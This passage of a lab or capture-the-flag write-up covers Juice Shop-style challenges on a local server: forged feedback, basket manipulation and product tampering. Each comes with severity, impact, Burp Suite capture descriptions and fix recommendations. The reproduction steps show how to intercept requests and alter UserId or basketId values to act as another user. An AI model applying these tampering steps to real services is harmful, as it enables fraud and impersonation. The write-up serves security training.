We managed the put a review as someone else and finish the challenge.

Recommendation:

Prevent the Forged Review vulnerability by verifying user identity before allowing review submissions, ensuring reviews are tied to authenticated user sessions, blocking duplicate or overly frequent submissions, validating input fields to prevent tampering, and implementing server-side checks to confirm ownership of the reviewed product or order.


Forged Feedback ★★★

Severity: Medium


Description: Similar to forged reviews, forged feedback vulnerabilities occur when feedback mechanisms lack strong access controls or authentication validation. Attackers can exploit this to flood systems with fake comments, alter review scores, or manipulate sentiment analysis systems used by the business.

Impact: The widespread submission of fake feedback can undermine customer trust in feedback systems, degrade the quality of business insights derived from such data, and cause reputational harm. Businesses may incur operational costs attempting to clean or validate polluted data.

Steps to reproduce the vulnerability:



We login to our account in first step. What we want to do is leave a review.



We leave a normal type of review and capture it with burpsuite.

The screenshot shows the Burp Suite Community Edition interface. The top menu bar includes: Apple, Burp Suite Community Edition, Burp, Project, Intruder, Repeater, View, Help, and a date/time indicator (Thu Dec 26 17:22). Below the menu is a toolbar with icons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Compare, Logger, Organizer, Extensions, and Learn. The main window has tabs for Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. A dropdown menu under the tabs says "Filter settings: Hiding CSS, image and general binary content".

HTTP history tab is selected, displaying a list of captured requests and responses:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
2013	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=web... ✓			101	129	text	io/				127.0.0.1		17:21:00:
2015	http://127.0.0.1:3000	GET	/rest/user/whoami			200	230	text	io/				127.0.0.1		17:21:03:
2016	http://127.0.0.1:3000	GET	/rest/user/whoami			304	304						127.0.0.1		17:21:05:
2017	http://127.0.0.1:3000	POST	/api/feedbacks/		✓	200	433	JSON					127.0.0.1		17:21:05:
2019	http://127.0.0.1:3000	POST	/api/feedbacks/		✓	201	597	JSON					127.0.0.1		17:21:06:
2020	http://127.0.0.1:3000	GET	/rest/captcha/			200	433	JSON					127.0.0.1		17:21:06:
2021	http://127.0.0.1:3000	GET	/rest/user/whoami			304	304						127.0.0.1		17:21:06:
2022	http://127.0.0.1:3000	POST	/api/feedbacks/		✓	201	599	JSON					127.0.0.1		17:22:12:
2023	http://127.0.0.1:3000	GET	/rest/user/whoami			304	304						127.0.0.1		17:22:12:
2024	http://127.0.0.1:3000	GET	/rest/captcha/			200	434	JSON					127.0.0.1		17:22:12:

Request tab is selected, showing a detailed view of a selected request. The request URL is /api/feedbacks/ and the response status code is 201 Created.

Response tab is also visible, showing the JSON response body:


```

1: HTTP/1.1 201 Created
2: Access-Control-Allow-Origin: *
3: X-Content-Type-Options: nosniff
4: X-FRAME-OPTIONS: SAMEORIGIN
5: Feature-Policy: payment 'self'
6: X-Content-Type-Options: nosniff
7: Content-Type: application/json; charset=utf-8
8: Content-Length: 188
9: ETag: W/"b4-kawSSlp374d+rcxEyhM9RcqYEH"
10: Date: Thu, 26 Dec 2024 14:22:12 GMT
11: Vary: Accept-Encoding
12: Server: Apache/2.4.42 (Ubuntu)
13: Connection: keep-alive
14: Keep-Alive: timeout=3
15:
16: {
    "status": "success",
    "data": [
        {
            "id": 18,
            "UserId": 22,
            "captchaId": 77,
            "comment": "45",
            "comment": "this is a test (***gmail.com)",
            "rating": 3
        }
    ]
}


```

Inspector tab is visible on the right side of the interface.

After we find the proper request we see that there are some parameters and one is interesting which is called userId.



We go back and open developer tools to inspect the website. We see there is a hidden function on userId. So we remove it



We notice that after deleting the hidden function we can add userId which in this case we say 1 and submit it which solves the challenge.

Recommendations:

Prevent the Forged Feedback vulnerability by ensuring only authenticated users can submit feedback, validating user identity and session server-side, using anti-CSRF tokens to protect submission forms, sanitizing and validating feedback content, and implementing rate-limiting to prevent spam or automated submissions.


Manipulate Basket ★★★

Severity: **High**

Description: This vulnerability occurs when users can bypass validation checks and directly manipulate the contents of their shopping basket. Exploiting this flaw, attackers can add, remove, or alter product quantities, apply unauthorized discounts, or modify product prices.

Impact: Financial losses can arise from unauthorized discounts, fraudulent purchases, or resource depletion caused by manipulated inventory systems. Repeated exploitation could disrupt sales operations, strain server resources, and diminish customer trust in transaction security.

Steps to reproduce the vulnerability:




We login to our account in order to do this vulnerability challenge. We add an item to our basket and capture it with burpsuite.

The screenshot shows a temporary project in Burp Suite. The table below lists the captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
692	http://127.0.0.1:3000	GET	/api/admin/application-configuration			200	21921	JSON					127.0.0.1		21:49:09
693	http://127.0.0.1:3000	GET	/api/Challenges/?name=Score%20_		✓	200	1033	JSON					127.0.0.1		21:49:09
695	http://127.0.0.1:3000	GET	/api/Quantities/			304	306						127.0.0.1		21:49:09
696	http://127.0.0.1:3000	POST	/rest/products/search?query=		✓	200	215	text	io/				127.0.0.1		21:49:09
697	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling			200	362	JSON					127.0.0.1		21:49:09
699	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=websockets			101	129	text	io/				127.0.0.1		21:49:09
700	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling			200	230	text	io/				127.0.0.1		21:49:09
713	http://127.0.0.1:3000	POST	/rest/basketItems/		✓	200	542	JSON					127.0.0.1		21:49:11
714	http://127.0.0.1:3000	POST	/api/BasketItems/		✓	200	542	JSON					127.0.0.1		21:49:11
715	http://127.0.0.1:3000	GET	/api/Products/17d-Wed%20Dec%		✓	200	643	JSON					127.0.0.1		21:49:11
716	http://127.0.0.1:3000	GET	/rest/basket/6			200	910	JSON					127.0.0.1		21:49:11

We see three parameters productid, basketId and quantity.
We change the basket Id and send the request again.



We go back to our browser and see that we have done the challenge by adding the same product id to another basket.

Recommendation:

In order to prevent this vulnerability we need to enforce server-side validation for basket operations, verifying user authorization for basket modifications, avoiding reliance on client-side data for critical operations, using secure session management, and logging suspicious activities like unexpected basket changes.


Product Tampering ★★★

Severity: **High**


Description: Product tampering vulnerabilities occur when insufficient access controls allow unauthorized actors to modify product details, such as pricing, availability, or descriptions. This could be achieved through URL manipulation, poorly protected APIs, or backend exploitation.

Impact: Unauthorized modifications can result in financial loss, fraudulent purchases, and legal liabilities. Additionally, customer trust can erode if users are misled by incorrect product information.

